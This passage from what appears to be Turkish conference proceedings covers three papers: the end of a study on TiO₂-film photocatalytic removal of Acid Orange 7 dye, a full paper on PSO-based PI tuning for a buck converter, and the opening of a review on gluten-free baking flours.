Bu çalışmada cam yüzey üzerine kaplanmış TiO₂ filmleri kullanılarak Acid Orange 7 azo boyarmaddesinin fotokatalitik oksidasyon yöntemi ile giderimi incelenmiştir.

2. MATERYAL VE DENEYSEL YÖNTEM

2.1. Materyal

TiO₂ filmlerinin hazırlanmasında boyutları 25.4 x 76.2 x 1.2 mm olan mikroskop camları kullanılmıştır. Deneysel çalışmalarda HF (Chem-Lab, %40) ve NaOH (Riedel de Haen) P25 TiO₂ (Aeroxide, Evonik), NaOH (Merck), HCl (Merck, %37), H₂O₂ (Merck, %35) ve Acid Orange 7 (AO7) azo boyarmaddesi (Dystar) kullanılmıştır.

2.2. TiO₂ Filmlerinin Hazırlanması ve Karakterizasyonu

Mikroskop camları karanlık ortamda 0.1 M 250 mL HF çözeltisi içerisinde 24 saat bekletildikten sonra 0.01 M 250 mL NaOH çözeltisi içinde 2 saat tutulmuştur. Daha sonra 4 g/L TiO₂ çözeltisi ultrasonik banyoda (KUDOS) karıştırılıp camların üzerine dökülerek kaplama yapılmıştır. Kaplanan camlar etüvde (UM 400 Memmert) 50 °C'de 12 saat 7 kurutulup 1 saat boyunca 475 °C'de kalsine edilmiştir. Kalsinasyon işleminden sonra kaplanmış camlar saf su ile yıkanıp etüvde 50 °C'de 12 saat kurutulmuştur. Aynı işlemler tekrarlanarak iki, üç ve dört kez kaplama yapılmıştır [11]. Hazırlanan filmlerin morfolojik yapısı Taramalı Elektron Mikroskobu (SEM) ile incelenmiştir.

2.2. Deneysel Yöntem

Fotokatalitik oksidasyon deneylerinin yapıldığı düzenek kuvarz camdan yapılmış ceketli bir fotoreaktör, 14 adet 8 W UV A lamba (Topbulb), pH metre (Metler Toledo Seven Compact), manyetik karıştırıcı (IKA RH-KTC), rotametre, gaz dağıtıcı ve oksijen tüpünden oluşmaktadır. Fotokatalitik oksidasyon için gerekli oksijen, bir gaz dağıtıcı yardımıyla reaktöre beslenmiş ve reaksiyon karışımı manyetik karıştırıcı ile karıştırılmıştır. 20 mg L⁻¹ derişimde hazırlanan AO7 çözeltisi reaktöre konulduktan sonra pH'ı NaOH ve HCl çözeltileri ile ayarlanmıştır. TiO₂ ile kaplı iki cam birbirine bitişik olarak AO7 çözeltisine daldırılmış ve UV lamba açılmadan 30 dakika boyunca karıştırılmıştır. Daha sonra lambalar açılarak fotokatalitik oksidasyon deneyleri başlatılmıştır. Reaksiyon süresince belirli zaman aralıklarında sistemden örnek alınarak absorbans değerleri UV-Vis Spektrofotometresi (UV-1800 Shimadzu) ile ölçülmüştür. 491 nm'de ölçülen absorbans değerlerinden AO7 derişimi hesaplanmış ve % renk giderim, belirlenmiştir. Deney bitiminde kullanılan camlar 15 mM H₂O₂ çözeltisi içinde UV lamba varlığında 1 saat bekletilerek temizlenmiştir. Daha sonra saf su ile yıkanan camlar etüvde 150 °C'de 2 saat kurutulmuştur.

$$\% \text{ Renk Giderimi} = \frac{C_0 - C}{C_0} \times 100 \quad (1)$$

burada C₀ and C sırasıyla t=0 ve t=t anındaki AO7 derişimleridir.

AO7 boyarmaddesinin ne ölçüde mineralize olduğunu belirlemek için Shimadzu TOC-LCPN analizörü kullanılarak toplam organik karbon (TOK) analizleri yapılmış ve % TOK giderimi Eşitlik 2 kullanılarak belirlenmiştir.


$$\% \text{ TOK Giderimi} = \frac{\text{TOK}_0 - \text{TOK}}{\text{TOK}_0} \times 100 \quad (2)$$

burada TOK₀ and TOK sırasıyla t=0 ve t=t anındaki TOK değerleridir.


3. BULGULAR VE TARTIŞMA

3.1. Kaplama Sayısının Etkisi

Şekil 1’de mikroskop camlarına bir, iki, üç ve dört kez kaplanan TiO₂ filmlerinin morfolojik yapısı görülmektedir. Tüm camların TiO₂ ile kaplandığı görülmektedir. Tüm filmlerde ısı etkisiyle oluşan çatlaklar vardır. Şekil 2’de görüldüğü gibi, 20 mg L⁻¹ derişimindeki AO7 boyarmaddesi ile pH= 3’de TiO₂ kullanılmadan yalnızca UV ışını varlığında yapılan deneyde %12 renk giderimi elde edilirken iki ve üç kez kaplanan filmler ile %94 renk giderimi elde edilmiştir. Dört kez kaplanan filmde cam yüzeyle TiO₂ arasındaki yapışmanın azalmasından dolayı daha düşük giderim elde edilmiştir.




Şekil 1. TiO₂ filmlerinin SEM görüntüleri: (a) Bir kez kaplanmış film, (b) İki kez kaplanmış film, (c) Üç kez kaplanmış film, (d) Dört kez kaplanmış film



Şekil 2. Kaplama sayısının renk giderimine etkisi pH=3, [AO7]=20 mg/L

3.2. pH'in Etkisi

Şekil 3'te AO7'in renk giderimine pH'in etkisi verilmiştir. 20 mg L⁻¹ derişimindeki AO7 boyarmaddesi ile pH 3, 7 ve 9'da iki kez kaplanan TiO₂ filmi kullanılarak gerçekleştirilen fotokatalitik oksidasyon deneyleri sonucu sırasıyla %94, %64 ve %59 renk giderimi elde edilmiştir. TiO₂'nin yüzey özellikleri pH'a bağlı olarak değişmektedir. TiO₂'nin izoelektrik noktası pH=6.8'dir [12]. Buna göre, pH 6.8'den küçük olduğunda TiO₂'nin yüzeyi artı yüklü, pH 6.8'den büyük olduğunda ise yüzey eksi yüklü olmaktadır. AO7 anyonik boyarmadde olduğundan eksi yüklü sülfonik gruplar(-SO₃⁻) içermektedir. Buna göre pH'ın 6.8'den küçük değerlerinde TiO₂'nin yüzeyi artı yüklü olduğundan eksi yüklü boyarmadde molekülleri elektrostatik kuvvetlerle yüzeye çekilerek fotokatalitik oksidasyon ile giderim gerçekleşmektedir. 6.8'den büyük pH değerlerinde ise TiO₂ yüzeyi eksi yüklü olduğundan eksi yüklü boyarmadde molekülleri itilmekte ve adsorpsiyon azalmaktadır. Boyarmadde ile TiO₂ yüzeyinin etkileşimi azaldığından fotokatalitik oksidasyon ile giderim düşük olmaktadır.




Şekil 3. pH'in renk giderimine etkisi [AO7]=20 mg L⁻¹

3.3. UV Lamba Gücünün Etkisi


Şekil 4'ten görüldüğü gibi UV A lamba açılmadan pH=3'de 20 mg L⁻¹ derişiminde AO7 boyarmaddesi ile UV lamba kullanılmadan yapılan deneyde 300 dakika sonunda % 38 renk giderimi elde edilirken, 56 W ve 112 W gücünde UV lamba kullanıldığında sırasıyla %61 ve %94 renk giderimi elde edilmiştir. Beklenildiği gibi, UV lamba gücü arttıkça daha fazla elektron (e⁻) ve boşluk (h⁺) çiftleri oluşmakta ve böylece hidroksil radikali oluşumu artmaktadır [13].

3.4. TiO₂ Filmlerin Tekrar Kullanılabilirliği

pH=3'de 20 mg L⁻¹ derişiminde AO7 boyarmaddesi ile iki kez kaplanmış film kullanılarak yapılan 4 deneyde 300 dk sonunda sırasıyla %94, %86, %85 ve %82 değerlerinde renk giderimi elde edilmiştir (Şekil 5).



Şekil 4. UV Lamba Gücünün renk giderimine etkisi pH=3 [AO7]=20 mg L⁻¹




Şekil 5. TiO₂ Filmlerin Tekrar Kullanılabilirliği pH=3 [AO7]=20 mg L⁻¹

3.5. AO7 Boyarmaddesinin Minerizasyonu

20 mg L⁻¹ derişiminde AO7 boyarmaddesi ile pH=3'te iki kez kaplanmış film kullanılarak yapılan deneyde 300 dakika sonunda %53 TOK giderimi elde edilmiştir. Şekil 6'dan görüldüğü gibi,

renk giderimine göre TOK giderimi için daha uzun süre gerekmektedir. Renk giderimi azo bağlarının kopması ile gerçekleşmekte ve giderimin tamamlandığı anlamına gelmemektedir. Ortamda oluşan ara ürünlerden dolayı mineralizasyon 300 dakika sonunda henüz tamamlanmamıştır.



Şekil 6. Renk ve TOK giderimi pH=3 [AO7]=20 mg L⁻¹

4. SONUÇLAR

İki ve üç kez kaplanan TiO₂ filmleri ile en yüksek renk giderimi elde edilmiştir. pH'ın artması ile renk gideriminin azaldığı ve UV lamba gücünün artması ile de arttığı gözlenmiştir. İki kez kaplanan filmlerin dört deneme sonunda tekrar kullanılabilirliğinin %12 azaldığı belirlenmiştir. TOK giderimi için daha uzun süre gerekmektedir.

TEŞEKKÜR

Bu çalışma TÜBİTAK/BİDEB 2209-A (2017) kapsamında desteklenmiştir.

5. KAYNAKÇA

- [1] S.-Y. Lee, S.-J. Park. "TiO₂ Photocatalyst for Water Treatment Applications." Journal of Industrial and Engineering Chemistry, vol. 19, pp. 1761-1769, 2013.
- [2] S.-A. Ong, Li-N. Ho, Y.-S. Wong, O.-M. Min, L.-S. Lai, S.-K. Khiew, V. Murali. "Photocatalytic Mineralization of Azo Dye Acid Orange 7 under Solar Light Irradiation." Desalination and Water Treatment, vol.48, pp.245-251, 2012.
- [3] U.G. Akpan, B.H. Hameed. "Parameters Affecting the Photocatalytic Degradation of Dyes using TiO₂- based Photocatalysts: A review." Journal Hazardous Material, vol. 170, pp. 520-529, 2009.
- [4] B. Ohtani. "Photocatalysis A to Z-What We Know and What We do not Know in a Scientific Sense." Journal of Photochemistry and Photobiology C: Photochemistry Reviews, vol. 11, pp. 157-178, 2010.

- [5] D. Paola, E.G. Lopez, G. Marci, L. Palmisano. "A Survey of Photocatalytic Materials for Environmental Remediation." *Journal Hazardous Material*, vol. 211-212, pp. 3-29, 2012.
- [6] M.N. Mahmoodi, M. Arami. "Degradation and Toxicity reduction of Textile Wastewater Using Immobilized Titania Nanophotocatalysis." *Journal of Photochemistry and Photobiology B: Biology*, vol.94, pp.20–24, 2009.
- [7] A.R. Khataee, M.N. Pons, O. Zahraa. "Photocatalytic Degradation of Three Azo Dyes Using Immobilized TiO₂ Nanoparticles on Glass Plates Activated by UV Light Irradiation: Influence of Dye Molecular Structure." *Journal of Hazardous Materials*, vol.168, pp.451–457, 2009
- [8] B. Srikanth, R. Goutham, R. Badri Narayan, A. Ramprasath, K.P. Gopinath, A.R. Sankaranarayanan. "Recent Advancements in Supporting Materials for Immobilised Photocatalytic Applications in Waste Water Treatment." *Journal of Environmental Management*, vol. 200, pp. 60-78, 2017.
- [9] A. Asghar, A.A.A. Raman, W.M. A.W. Daud. "Advanced Oxidation Processes for in-situ Production of Hydrogen Peroxide/hydroxyl Radical for Textile Wastewater Treatment: A Review." *Journal of Cleaner Production*, vol. 87, pp.826–838, 2015.
- [10] S. Mondal. "Methods of Dye Removal from Dye House Effluent-An Overview." *Environmental Engineering Science*, 25, 383-396, 2008.
- [11] L.Y. Cherif, I. Yahiaoui, F. Aissani-Benissad, K. Madi, N. Benmehdi, F. Fourcade, A. Amrane "Heat Attachment Method for the Immobilization of TiO₂ on Glass Plates: Application to Photodegradation of Basic Yellow Dye and Optimization of Operating Parameters, Using Response Surface Methodology." *Industrial & Engineering Chemistry Research*, vol.53, pp.3813–3819, 2014.
- [12] H-H. Cho, K.D. Zoh. "Photocatalytic Degradation of Azo Dye (Reactive Red 120) in TiO₂/UV System: Optimiziation and Modeling Using a Responce Surface Methodology (CSM) Based on the Central Composite Design." *Dyes and Pigments*, vol.75, pp.533-543, 2007.
- [13] G. Sujatha, S. Shanthakumar, F. Chiampo. "UV Light-Irradiated Photocatalytic Degradation of Coffee Processing Wastewater Using TiO₂ as a Catalyst." *Environments*, vol.7, pp.47, 2020.

DC-DC ALÇALTICI TİP DÖNÜŞTÜRÜCÜ İÇİN GEÇİCİ YANITI DİKKATE ALAN DEĞİŞTİRİLMİŞ PSO ALGORİTMASI

Ersagun Kürşat Yaylacı¹, Hilmi Aygün²

^{1,2}*Karabük Üniversitesi, Mühendislik Fakültesi, Karabük, TURKEY*

ekyaylaci@karabuk.edu.tr

ORCID: 0000-0003-0358-5617

ÖZET

Birçok endüstriyel alanda kullanılan alçaltıcı tip dc-dc dönüştürücü, girişinden daha düşük dc çıkış voltajına sahip bir tür dc-dc dönüştürücüdür. Alçaltıcı tip dc-dc dönüştürücünün dinamik performansı için kontrolör tasarımı önemli bir rol oynamaktadır. Bu makalede, daha iyi kontrol performansı için gerekli olan optimum kontrolör katsayıları; aşım, yerleşme zamanı ve kararlı durum hatası gibi geçici hal kriterleri dikkate alınarak parçacık sürüsü optimizasyonu tabanlı bir algoritma ile elde edilmiştir. Klasik parçacık sürüsü optimizasyon yöntemi, alçaltıcı tip dc-dc dönüştürücünün geçici-hal yanıtı dikkate alınarak modifiye edilmiştir. Önerilen yöntemin performansı parametrik belirsizlikler, yük ve giriş gerilimi değişiklikleri için MATLAB/Simulink'te gerçekleştirilen model üzerinde klasik parçacık sürü optimizasyonu ile karşılaştırılmıştır.

***Anahtar Kelimeler:** Parçacık sürü optimizasyonu, alçaltıcı tip dc-dc dönüştürücü, PI kontrolör*

MODIFIED PSO-PI TUNING ALGORITHM FOR BUCK CONVERTER CONSIDERING THE TRANSIENT RESPONSE

ABSTRACT

The buck converter used in many industrial areas is a type of dc-dc converter with lesser dc output voltage than its input. The controller design plays an important role in the dynamic performance of the Buck converter. In this paper, the optimum controller coefficients required for better control performance have been obtained with an algorithm based on particle swarm

optimization, taking into account transient response criteria such as peak overshoot, settling time, and steady-state error. The classical particle swarm optimization has been modified considering the transient response of the Buck converter. The performance of the proposed method has been compared with the classical particle swarm optimization based controller on the test bench implemented in MATLAB/Simulink under the parametric uncertainties, load, and input voltage changes.

Keywords: Particle swarm optimization, buck converter, PI controller

1. INTRODUCTION

The DC-DC switching converters are used in many different industrial and household types of equipment such as battery applications, smart grids, aerospace, portable electronic devices, smartphones, media players, laptops, electric vehicles, renewable energy systems, medical devices, power supplies. The buck converter (BC) is a type of DC-DC converter with a lower dc output voltage than the input voltage and can provide efficiency as above the %90 [1].

The widespread usage of BC mentioned above causes to do more research by the researchers to improve its structural or control performances. In order to get the good performance of such applications, accurate design and analysis of the converter system plays an immense role. Although the main purpose of the control of BC is voltage regulation, the evaluation of control performance of it can be dependent on different criteria with respect to the applications [2]–[4]. Some of them desire a controller stable output in spite of the presence of load variations and/or parametric uncertainties, the others desire the fast dynamic responses and/or lesser output voltage ripple [5].

Designing a controller considering all performance criteria is an active research area in academia and industry nowadays. Linear control methods are used in BC control systems thanks to their low complexity and higher reliability [6]. The conventional PID and H_∞ controllers were compared in [7] to decrease the oscillatory behavior in wind power generation applications. A linear state-feedback controller was proposed in [8] for optimal control of buck converters assuming a Markov jump linear system. For an optimal control, particle swarm optimization (PSO) was used to optimize PID controller parameters in [9], discrete time PI controller parameters in [10] and sliding mode controller parameters in [11] to keep the output voltage of buck converters. In [12], a multi-objective PSO was used to determine the membership functions and the rules of fuzzy controller, and compared with the classical PI controller. In [13], buck converter control was considered for maximum power point and voltage trajectory tracking applications in renewable energy systems. Parameters of the overall approach are tuned by PSO.

In this study, a modified PSO (MPSO) algorithm considering the transient response of buck converter is proposed to optimize PI controller parameters for improving the dynamic response. The proposed controller is compared with the classical PSO-PI under the variable load conditions and input voltage. Also the performances of both controllers are presented for 10 % increment/decrement of the inductance and capacitance.

2. SYSTEM DESCRIPTION

The electrical circuit of the BC is given in Figure 8.




Figure 8. The electrical circuit of the BC

For BC, the voltage transfer function can be given as follows [2]

$$M_v = \frac{v_0}{V_i} \quad (1)$$

where the v_0 is output voltage and V_i is input voltage of the BC. When the switch is ON given in Figure 9a, the equations describing the operation of BC are given as

$$\frac{di_L}{dt} = \frac{1}{L}(V_i - v_0) \quad (2)$$

$$\frac{dv_0}{dt} = \frac{1}{C}\left(i_L - \frac{v_0}{R}\right) \quad (3)$$

where i_L is inductor current, L is inductance, C is capacitance and R is load resistance. When the switch is OFF given as in Figure 9b, the equations of BC are

$$\frac{di_L}{dt} = -\frac{v_0}{L} \quad (4)$$

$$\frac{dv_0}{dt} = \frac{1}{C}\left(i_L - \frac{v_0}{R}\right) \quad (5)$$




Figure 9. BC circuit for switching device is on/off state

Considering the control input (u) takes 1 and 0 for ON and OFF state of the switching device respectively, the combining of (2)-(5), the equations yields as follows

$$\frac{di_L}{dt} = \frac{1}{L}(uV_i - v_0) \quad (6)$$

$$\frac{dv_0}{dt} = \frac{1}{C}\left(i_L - \frac{v_0}{R}\right) \quad (7)$$

For this study, the BC parameters are given in Table 8. For duty ratio (d) is 0.5, the open-loop time response of the output voltage is given in Figure 10. It can be observed from Figure 10 that the time response of the system has a bigger than 60% overshoot and approximately 30 ms settling time. Therefore, the transient response of the BC can be improved with respect to the these criteria.

Table 8. The parameters of BC

Description	Symbol	Parameter
Input voltage	V_i	24 V
Inductance	L	1.5 mH
Capacitance	C	300 μ F
Load resistance	R	33 Ω
Output voltage	v_0	12V
Switching frequency	f_s	20 kHz




Figure 10. Open-loop time response of the output voltage of BC

3. DESIGN OF THE PROPOSED CONTROLLER

PI controller is one of the conventional controllers used in DC-DC converters. Optimizing the PI parameters is very important for the dynamic response of buck converters. One of the effective optimization methods is particle swarm optimization (PSO). In particle swarm optimization, each individual benefits from their own and the swarm's past experiences when adjusting the direction of flight. Particles that indicate possible solutions to the problem are points in the search space for each parameter to be optimized [14]. (8) and (9) denote the positions and velocities of M particles in the D-dimensional search space, respectively.

$$x = \begin{bmatrix} x_{11} & x_{12} & \dots & x_{1D} \\ x_{21} & x_{22} & \dots & x_{2D} \\ \dots & \dots & \dots & \dots \\ x_{M1} & x_{M2} & \dots & x_{MD} \end{bmatrix} \quad (8)$$

$$v = \begin{bmatrix} v_{11} & v_{12} & \dots & v_{1D} \\ v_{21} & v_{22} & \dots & v_{2D} \\ \dots & \dots & \dots & \dots \\ v_{M1} & v_{M2} & \dots & v_{MD} \end{bmatrix} \quad (9)$$

K factor used to guarantee the convergence performance of the optimization is given by (10), the current velocity of the particle is determined by (11), and the current position of the particle is determined by (12). Where c_1 and c_2 represent learning factors [15].

$$K = \frac{2}{\left| 2 - \varphi - \sqrt{\varphi^2 - 4\varphi} \right|}, \quad \varphi = c_1 + c_2 > 4 \quad (10)$$

$$v_{iD}^{t+1} = K \cdot \left[v_{iD}^t + c_1 r_1 (p_{iD}^t - x_{iD}^t) + c_2 r_2 (g_D^t - x_{iD}^t) \right] \quad (11)$$

$$x_{iD}^{t+1} = x_{iD}^t + v_{iD}^{t+1} \quad (12)$$

Where p_{iD}^t called local best position represents the best position of i^{th} particle until t^{th} iteration, g_D^t called global best position represents the best position among the positions of all particles until t^{th} iteration.

Positions and velocities must be limited so that particles do not leave the search space and the algorithm converges to the optimal solution. The upper and lower limits of the velocity of the particles are given by (13) and (14). The upper and lower limits for the position of the particles determine the search space [16].

$$v^{maks.} = (x^{maks.} - x^{min.}) \cdot (\%10 \sim \%20) \quad (13)$$

$$v^{min.} = -v^{maks.} \quad (14)$$

The global best position obtained due to the objective function includes the optimized parameters. Generally, sum of squared of errors (SSE) function is used as an objective function in the classical PSO algorithm [17]. Classical PSO algorithm is given in Figure 4.

In this study, a modified PSO (MPSO) algorithm used to optimize PI controller parameters is proposed to improve the dynamic response of buck converters. The flow chart of MPSO is given in Figure 5.




Figure 4. Flow chart of classical PSO




Figure 5. Flow chart of modified PSO

MPSO algorithm considers the transient response of buck converter. In this algorithm, firstly maximum overshoot is obtained and if its value is between 2.5 % and 10 %, settling time is obtained according to the 2 % criteria. If any PI parameters provide the minimum settling time for a particle, these PI parameters will be assigned as the local best position. However, if the maximum overshoot is not between 2.5 % and 10 %, the local best position is equal to the its previous value. The minimum local best position is assigned as the global best position. The global best position gives the optimized PI parameters.

4. SIMULATION RESULTS

For the simulation studies, two different controller coefficient pairs are used provided from PSO and MPSO as mentioned before. The first study given in Figure is made for constant load and input voltage with $V_{0-ref}=12$ V. The PSO method has 12.22% peak overshoot (PO), 32.2 ms settling time while the MPSO has 6.18% PO and 33.2 ms settling time. Also both controllers have almost no steady-state

errors (e_{ss}). The comparison between the PSO and MPSO for constant load and input voltage conditions are also presented in Table 9.




Figure 6. The controller performances of PSO and MPSO

Table 9. The comparison between the PSO and MPSO

Method	P	I	PO (%)	t_s (ms)	e_{ss}
PSO	0.0551	14	12.22	32.2	≈ 0
MPSO	0.0490	11.2689	6.18	33.2	≈ 0

The performances of the controllers have been tested for varying load conditions. The load resistance is changed from 33 to 22 ohms at $t=0.07$ s and then 44 ohms at $t=0.14$ s. Both PSO and MPSO algorithms are still stable and have almost the same performances as given in Figure .




Figure 7. The controller performances for changing load conditions

The performances of the PSO and MPSO have been examined for varying input voltage approximately $\pm 30\%$ which is increased to 31.2 and then decreased to 16.8 V. The result is presented in Figure . After the first oscillation for the increasing input voltage, the MPSO has a bigger oscillation amplitude through the 6 oscillation periods. However, the oscillation amplitude of the MPSO has decreased and even smaller with respect to the PSO controller after 3 oscillation periods. When the input

voltage is decreased, the MPSO has a smaller oscillation amplitude after the first oscillation. For both situations, the PSO and MPSO have almost the same settling time.




Figure 8. The controller performances for changing input voltages

The last study is made for the parameters' uncertainties of the L and C about $\pm 10\%$ and the results are showed for increment and decrement of the L, C values in Figure and Figure , respectively. The PSO method has 13.23% PO while the MPSO has 7.26%. Moreover the PSO has 42.5 ms settling time while the MPSO has 39 ms. The results are also tabulated as given in Table 10.




Figure 9. The controller performances for 10% increment of the inductance and capacitance

Table 10. The comparison of controller performances for 10% increment of the L and C

Method	P	I	PO (%)	t_s (ms)	e_{ss}
PSO	0.0551	14	13.23	42.5	≈ 0
MPSO	0.0490	11.2689	7.26	39	≈ 0

If the L and C parameters are decreased by 10% , the time response of the output voltage can be obtained as in Figure and Table 11. For this situation, the settling times are almost the same as 34 and 34.5 ms. However, offered MPSO algorithm has approximately 6% smaller PO.




Figure 10. The controller performances for 10% decrement of the inductance and capacitance

Table 11. The comparison of controller performances for 10% decrement of the L and C

Method	P	I	PO (%)	t_s (ms)	e_{ss}
PSO	0.0551	14	11.31	34	≈ 0
MPSO	0.0490	11.2689	5.14	34.5	≈ 0

5. CONCLUSION

The BC converter is a switched-mode dc-dc converter used in many different areas. The desired controller performances can be changed according to the used applications of the BC. There are many controller types used to control the BC effectively. The PI controller which is the most widely used in the industry is one of the controllers to control the BC. However, the proper selection of the coefficients of PI is very important for the control performances. In this paper, the PSO method is modified considering some time-domain criterions such as PO, settling time, and steady-state error. Moreover, the performance of the designed controller has been compared with the conventional PSO algorithm for different input voltages, load conditions, and parameter uncertainties. The simulation results are proved that the PO of the MPSO is much better according to the PSO although the settling times are so close to each other.

6. REFERENCES

- [1] V. Repecho, N. Masclans, and D. Biel, "A comparative study of terminal and conventional sliding mode start-up peak current controls for a synchronous buck converter," *IEEE J. Emerg. Sel. Top. Power Electron.*, vol. 6777, no. c, pp. 1–1, 2019.
- [2] M. K. Kazimierczuk, *Pulse-Width Modulated DC–DC Power Converters*, Second edi. John Wiley & Sons, Ltd, 2016.
- [3] E. Hernández-Márquez *et al.*, "Robust tracking controller for a DC/DC buck-boost converter-

- inverter-DC motor system,” *Energies*, vol. 11, no. 10, pp. 25–31, 2018.
- [4] J. I. Leon, S. Vazquez, and L. G. Franquelo, “Multilevel Converters: Control and Modulation Techniques for Their Operation and Industrial Applications,” in *Proceedings of the IEEE*, 2017, vol. 105, no. 11, pp. 2066–2081.
- [5] Y. Yin *et al.*, “Advanced Control Strategies for DC-DC Buck Converters With Parametric Uncertainties via Experimental Evaluation,” *IEEE Trans. Circuits Syst. I Regul. Pap.*, pp. 1–11, 2020.
- [6] T. Guo, Z. Wang, X. Wang, S. Li and Q. Li, " A simple control approach for buck converters with current-constrained technique", *IEEE Trans. on Control Systems Technology*, vol. 27, no. 1, pp. 418 - 425, 2019.
- [7] H. Moradi and G. Vossoughi, "Robust control of the variable speed wind turbines in the presence of uncertainties: A comparison between H_∞ and PID controllers", *Energy*, vol. 90, pp. 1508-1521, 2015.
- [8] A.N. Vargas, L.P. Sampaio, L. Acho, L. Zhang and J.B.R. do Val, "Optimal control of DC–DC buck converter via linear systems with inaccessible Markovian jumping modes", *IEEE Trans. on Control Systems Technology*, vol. 24, no. 5, pp. 1820-1827.
- [9] X. Li, M. Chen and Y. Tsutomu, "A method of searching PID controller's optimized coefficients for buck converter using particle swarm optimization", 2013 IEEE 10th International Conference on Power Electronics and Drive Systems (PEDS), 2013, pp. 238-243.
- [10] G. Mühürçü, E. Kose, A. Muhurcu and A. Kuyumcu, " Parameter optimization of PI controller by PSO for optimal controlling of a buck converter's output", 2017 International Artificial Intelligence and Data Processing Symposium (IDAP), 2017, pp. 1-6.
- [11] S.V. Teja, T.N. Shanavas and S.K. Patnaik, "Modified PSO based sliding-mode controller parameters for buck converter", 2012 IEEE Students' Conference on Electrical, Electronics and Computer Science, 2012, pp. 1-4.
- [12] P. Siano and C. Citro, " Designing fuzzy logic controllers for DC–DC converters using multi-objective particle swarm optimization", *Electric Power Systems Research*, vol. 112, pp. 74-83, 2014.
- [13] S. Abdelmalek, A. Dali, A. Bakdi and M. Bettayeb, " Design and experimental implementation of a new robust observerbased nonlinear controller for DC-DC buck converters", *Energy*, vol. 213, pp. 1-11, 2020.
- [14] S.S. Sebtahmadi, H.B. Azad, Hr. A. Kaboli, Md. D. Islam and S. Mekhilef, " A PSO-DQ current control scheme for performance enhancement of Z-source matrix converter to drive IM fed by

- abnormal voltage", *IEEE Trans. on Power Electronics*, Vol. 33, no. 2, pp. 1666-1681, 2018.
- [15] H. Aygun, H. Demirel and M. Cernat, "Control of the bed temperature of a circulating fluidized bed boiler by using particle swarm optimization", *Advances in Electrical and Computer Engineering*, vol. 12, no. 2, pp. 27-32, 2012.
- [16] R.C. Eberhart and Y. Shi, "Particle swarm optimization: Developments, applications and resources", *Proceedings of the 2001 Congress on Evolutionary Computation*, 2001, pp. 81-86.
- [17] V.S. Özsoy and H.H. Örkçü, "Estimating the parameters of nonlinear regression models through particle swarm optimization", *Gazi University Journal of Science*, vol. 29, no. 1, pp. 187-199, 2016.

GLUTENSİZ FIRINCILIK ÜRÜNLERİNDE KULLANILAN UNLARIN ÖZELLİKLERİ

Hilal Kılmanoğlu¹, Meryem Akbaş²

^{1,2}*Kütahya Dumlupınar Üniversitesi, Pazarlar MYO, Kütahya, TÜRKİYE*

hilal.kilmanoglu@dpu.edu.tr

ORCID: 0000-0003-0561-4653

ÖZET

Çölyak hastalığı, buğday, çavdar ve arpada bulunan prolamin fraksiyonlarına karşı gelişen, ince bağırsak mukozasına zarar vererek besinlerin malabsorbsiyonuna neden olan kronik otoimmün bir hastalıktır. Son yıllarda çölyak hastalığına yakalanan ve teşhis konan kişilerin sayısı artmakta ve nüfusun yaklaşık %1'i bu hastalıkla mücadele etmektedir. Bu hastalığın tek iyileşme yöntemi ömür boyu glutensiz beslenmektedir. Son zamanlarda çölyak hastalığının teknolojik gelişmeler ile teşhisinin kolaylaşması ve insanlarda glutensiz beslenme bilincinin artması sonucunda glutensiz gıda endüstrisinde gelişmeler yaşanmaktadır. Bu gelişmeler glutensiz ürün pazarını iyi kalitede ürün elde edilebilmesi için yeni çalışmalara yönlendirmektedir. Genel olarak fırıncılık ürünlerinin üretiminde buğday, arpa, çavdar ve yulaf gibi glüten teşekkülünü içeren unların kullanılmasıyla hamurlarda viskoelastik yapı rahatlıkla sağlanabilmektedir. Ancak glutensiz fırıncılık ürünlerinde hamurun yapısını iyileştiren ağ oluşamadığından bu büyük bir problem olarak karşımıza çıkmaktadır. Aynı zamanda glutensiz ürünlerin üretiminde karşılaşılan bir diğer problem ise nişasta içeriği yüksek ürünlerin elde edilmesidir. Bu da çölyak hastalarının daha fazla oranda karbonhidrat tüketmesine ve günlük alması gereken protein, vitamin, mineral ve lif alımının sınırlanmasına neden olmaktadır. Bu noktada farklı katkı maddeleri ve glüten içermeyen farklı un çeşitlerinin formüle edilmesi yeni alternatif ürünlerin geliştirilmesine destek sağlayacaktır. Böylece hastalar daha sağlıklı, besleyicilik değeri yüksek, fonksiyonel ürünlere ulaşım imkânı bulacaktır.

Glutensiz ürün üretiminde yalancı tahıllar ve hububat unları (pirinç, mısır, karabuğday, kinoa, chia, tapyoka, sorghum, teff, amarant), baklagil (bezelye, kuru fasulye, soya fasülyesi, nohut, mercimek, acı bakla), yağlı tohumlar (ceviz, fındık, badem) ve sebze meyve unları (muz,

Hindistan cevizi, keçiyoynuzu, patates, kestane) kullanılabilir. Bu unlar sadece ürün oluşturmak için değil aynı zamanda üretilen ürünlerin besin değerlerini artırma imkanı da sunmaktadır. Bu derlemenin amacı glutensiz ürün üretiminde kullanılan farklı unların özelliklerini araştırmaktır.

Anahtar Kelimeler: Çölyak, Glutensiz unlar, Fırıncılık ürünleri

PROPERTIES OF FLOUR USED IN GLUTEN-FREE BAKING PRODUCTS

ABSTRACT

Celiac disease is a chronic autoimmune disease that develops against prolamine fractions found in wheat, rye and barley, causing malabsorption of food by damaging small intestine mucosa. The number of people with celiac disease and diagnosed has been increasing in recent years, and approximately 1% of the population is struggling with this disease. Gluten-free nutrition is the only cure for this disease. Recently, advances have made in the gluten-free food industry as a result of the ease of diagnosis of celiac disease with technological advances, and the increase of gluten-free nutrition awareness in humans. These developments have led the gluten-free product market to new studies in order to obtain good quality products. In general, viscoelastic structure in dough can be easily achieved by using flours containing gluten such as wheat, barley, rye and oats in the production of bakery products. However, this is a big problem since the network that improves the structure of the dough cannot be formed in gluten-free bakery products. At the same time, another problem encountered in the production of gluten-free products are to obtain products with high starch content. This causes to consume of celiac patients more carbohydrates and limit their Daily protein, vitamin, mineral and fiber intake. At this point, formulating different types of flour without additives and gluten will support the development of new alternative products. Thus, patients will have access to healthier, functional products with high nutritional value. In the production of gluten-free products, pseudo-cereal and cereal flours (rice, corn, buckwheat, quinoa, chia, tapioca, sorghum, teff, amarant), legumes (peas, dry beans, soybeans, chickpeas, lentils, lupines), oil seeds (walnut, hazelnut, almond) and vegetable and fruit flours (banana, coconut, carob, potato, chestnut) can be used. These flours not only provide the opportunity to create products but also increase the nutritional values of the produced products. The purpose of this review is to investigate the properties of different flours used in the production of gluten-free products.

Keywords: Celiac, Gluten-free flours, Bakery products

1. GİRİŞ

